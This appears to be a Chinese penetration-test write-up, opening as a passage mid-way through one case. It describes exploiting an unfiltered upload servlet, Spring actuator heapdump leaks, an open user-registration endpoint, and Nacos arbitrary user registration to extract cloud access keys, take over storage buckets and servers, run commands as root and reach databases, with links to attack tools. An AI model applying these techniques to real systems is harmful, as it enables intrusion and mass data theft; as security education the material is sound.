


定义保存文件的路径，默认为 `/img/faces`，如果请求中包含名为 `path` 的参数，则将保存路径设置为该参数的值

创建一个 `MultipartRequestParser` 实例，用于解析请求，并将结果存储在 `PreviewImageInfo` 对象中


```
PreviewImageInfo info = (PreviewImageInfo)parser.parse(request, "com.chinasofti.ordersys.servlets.common.PreviewImageInfo");
```

跟进 `PreviewImageInfo.class`，没有进行过滤，因此我们可以构建表单直接上传



某访客系统从actuator到百万数据泄露

查看burp历史记录发现系统会向后端请求 /gateway 接口



拼接路径进行目录扫描发现一堆 actuator 端点，使用最近新出的几个漏洞均没打成功

```

1  gateway/actuator
2  gateway/actuator
3
4  {
5  "_links": {
6  "self": {
7  "href": "gateway/actuator",
8  "templ
9  },
10 "archaius
11 "href": "gateway/actuator/archaius",
12 "templa
13 },
14 "nacoscon
15 "href": "gateway/actuator/nacosconfig",
16 "templa
17 },
18 "nacosdis
19 "href": "gateway/actuator/nacosdiscovery",
20 "templa
21 },
22 "beans": {
23 "href": "gateway/actuator/beans",
24 "templa

```

 亿人安全

heapdump泄露

尝试从其他地方入手，发现存在 `heapdump` 泄露，使用工具查看泄露了些什么内容

<https://github.com/whwlsfb/JDumpSpide>

发现一些账号密码，但都是在内网无法直接利用

```

=====
CookieRememberMeManager(ShiroKey)
-----
not found!

=====
OriginTrackedMapPropertySource
-----
spring.cloud.nacos.config.server-addr = http://192.168.
spring.profiles.active = dev
spring.application.name = gateway
server.port = 9032
spring.cloud.nacos.config.file-extension = yaml
spring.cloud.nacos.discovery.namespace = prod
spring.cloud.nacos.config.namespace = prod
spring.cloud.nacos.discovery.metadata.preserved.heart.beat.interval = 1000
spring.cloud.nacos.discovery.metadata.preserved.heart.beat.timeout = 5000
spring.cloud.nacos.discovery.group = DEFAULT_GROUP
spring.cloud.nacos.config.group = DEFAULT_GROUP
spring.cloud.nacos.discovery.metadata.preserved.ip.delete.timeout = 5000

=====
MutablePropertySources
-----
local.server.port = 9032
sun.cpu.isalist =

```

 亿人安全

继续从中寻找机会，把里面的接口和url拼接路径到Burp批量跑一下，这时候发现一个可以的注册接口，感觉有戏！

Request	Payload	Status co...	Error	Timeout	Length	Comment
41	sysUser/register	200	<input type="checkbox"/>	<input type="checkbox"/>	665	
42	sysUser/uis/validate	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
61	/login	200	<input type="checkbox"/>	<input type="checkbox"/>	646	
40	sysUser/login	200	<input type="checkbox"/>	<input type="checkbox"/>	624	
33	amsAppDat/admin/logo	200	<input type="checkbox"/>	<input type="checkbox"/>	612	
34	amsAppSubDat/info	200	<input type="checkbox"/>	<input type="checkbox"/>	612	
36	amsDevice/synInOutDeviceByInstance	200	<input type="checkbox"/>	<input type="checkbox"/>	612	

Request	Response
	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.24.0 3 Date: Sun, 15 Oct 2023 10:17:05 GMT 4 Content-Type: application/json;charset=UTF-8 5 Content-Length: 101 6 Connection: keep-alive 7 Vary: Origin 8 Vary: Access-Control-Request-Method 9 Vary: Access-Control-Request-Headers 10 Access-Control-Allow-Origin: 11 Access-Control-Allow-Credentials: true 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Content-Type-Options: nosniff 16 X-Frame-Options: DENY 17 X-XSS-Protection: 1; mode=block 18 Referrer-Policy: no-referrer 19 20 { "code": 424, "data": null, "message": "用户名用户名不支持汉字, 空格, 2-32个字符之内"</pre>




创建用户获取token凭证

使用该接口创建用户

但创建后的用户不能直接登录到系统，但可以通过新增的账密获取token凭证

可结合接口文档使用token凭证调用接口查询，获取大量用户敏感数据



从nacos任意用户注册到接管企业云

HVV中最爱的nacos，全身上下都是价值连城的宝贝，关键是好找！


指纹特征 HTTP Status 404 - Not Found 以及 8848端口



HTTP Status 404 – Not Found

亿人安全


直接访问404，拼接 `nacos` 路径可以看到目标系统




漏洞检测

探测漏洞可使用下面脚本

https://github.com/Pizz33/nacos_vul



nacos任意用户注册，关键在于登入后台查看配置文件里的账密信息



配置详情

* Data ID:

* Group:

[更多高级选项](#)

描述:


* MD5:

* 配置内容:

```

67 service.oss.upload-type=HW_OBS
68 # 华为云
69 moses.obs.enabled=true
70 moses.obs.end-point=obs.(...).ud.com
71 moses.obs.custom-url=
72 moses.obs.ak=JHf
73 moses.obs.sk=iic...8al0
74 moses.obs.socket-timeout=30000
75 moses.obs.connection-timeout=10000

```

 亿人安全

获取 `accesskeyid` 和 `accesskeysecrets` 后可使用工具接管云

推荐工具

<https://github.com/teamssix/cf/releases>

<https://github.com/mrknow001/aliyun-accesskey-Tools/releases/tag/v1.3>

对象存储 OSS

Bucket 列表

Bucket 列表

Bucket 名称: Bucket 名称:

Bucket 名称	标识	地域	存储类型	冗余类型	容量	当月流量	当月访问次数	标准型存储量	低频型存储量	归档型存储量	冷归档型存储量	版本控制	传输加速
eme-dev	🇨🇳	新加坡	标准存储	本地冗余	21.68 GB	443 GB	105,101	21.68 GB	0 Byte	0 Byte	0 Byte	开启	关闭
dev	🇨🇳	华东2 (上海)	标准存储	本地冗余	19.7 MB	0 Byte	34	19.7 MB	0 Byte	0 Byte	0 Byte	开启	开启
pro	🇨🇳	华东2 (上海)	标准存储	本地冗余	29.99 GB	181.74 GB	5,708	29.99 GB	0 Byte	0 Byte	0 Byte	开启	开启
dev	🇨🇳	华东2 (上海)	标准存储	本地冗余	5.93 TB	81.4 GB	221,141	5.93 TB	0 Byte	0 Byte	0 Byte	开启	开启
test	🇨🇳	华东2 (上海)	标准存储	本地冗余	0 Byte	0 Byte	20	0 Byte	0 Byte	0 Byte	0 Byte	开启	开启
le	🇨🇳	华东2 (上海)	标准存储	本地冗余	6.88 GB	54.24 GB	76,747	6.88 GB	0 Byte	0 Byte	0 Byte	开启	开启

每页显示:

常见问题

使用限制


使用ossbrowser列存储空间

使用ossutil列存储空间

OSS中可以匿名访问Bucket吗?

使用阿基拉SOA列存储空间

使用REST API列存储空间

 亿人安全

实例ID	服务器地区	主机名称	系统版本	运行状态	私有IP	公网IP	安全组	云助手	主机配置	创建时间
1 i-...	华南1 (深圳)	iZ...	1... Alibaba Clou...	Running	172		24; sg-...	待检测	4核处理器...	2023-10-10T
2 i-...	华南1 (深圳)	iZ...	1... Alibaba Clou...	Running	172	2...	sg-...	待检测	4核处理器...	2023-10-10T
3 i-...	华南1 (深圳)	iZ...	3... Alibaba Clou...	Running	172	30;	sg-...	待检测	2核处理器...	2023-09-11T
4 i-...	华南1 (深圳)	iZ...	3... Alibaba Clou...	Running	172	8;	sg-...	待检测	2核处理器...	2023-09-11T
5 i-...	华南1 (深圳)	iZ...	ie... Debian 11.6 ...	Running	172	0;	sg-...	待检测	2核处理器...	2023-04-24T
6 i-...	华南1 (深圳)	iZ...	ie... Debian 11.6 ...	Running	172	04;	sg-...	待检测	2核处理器...	2023-04-24T
7 i-...	华南1 (深圳)	iZ...	e... Alibaba Clou...	Running	172	04;	sg-...	待检测	2核处理器...	2023-02-06T
8 i-...	华南1 (深圳)	iZ...	e... Alibaba Clou...	Running	172	04;	sg-...	待检测	2核处理器...	2023-02-06T
9 i-...	华南1 (深圳)	iZ...	e... Alibaba Clou...	Running	172	04;	sg-...	待检测	2核处理器...	2023-02-06T
10 i-...	华南1 (深圳)	iZ...	j... CentOS 8.5 ...	Running	172	1...;	sg-...	待检测	2核处理器...	2022-08-02T
11 i-...	华南1 (深圳)	iZ...	id... Windows ...	Running	172	1...;	sg-...	待检测	8核处理器...	2022-07-20T

```

ifconfig
Command :
Command :whoami
root
Command :ifconfig
cni-podman0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
    inet
    inet6 fe80::2c00:d3ff:feff:7b45 prefixlen 64 scopeid 0x20<link>
    ether 2e:00:d3:ff:7b:45 txqueuelen 1000 (Ethernet)
    RX packets 9786 bytes 700398 (683.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9873 bytes 13786122 (13.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
cni-podman1: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
    inet
    inet6 fe80::eed5:d7ff:fe01:2420 prefixlen 64 scopeid 0x20<link>
    ether ee:d5:d7:01:24:20 txqueuelen 1000 (Ethernet)
        
```

获取到云数据库的账密，直接navicat连接

*** Data ID** test.yml

*** Group** DEFAULT_GROUP

[更多高级选项](#)

描述 管理服务

*** MD5:** b96826018ea5d9d09c2b6309f56153ee

*** 配置内容**

```

29     datasource:
30         # 主库数据源
31         master:
32             driver-class-name: com.mysql.cj.jdbc.Driver
33             url: jdbc:mysql://:ode=true&characterEncod
zeroDateTimeBehavior=convert` 288
34             username:
35             password: 56
36         # 从库数据源
37         # slave:
38         # username:
39         # password:
        
```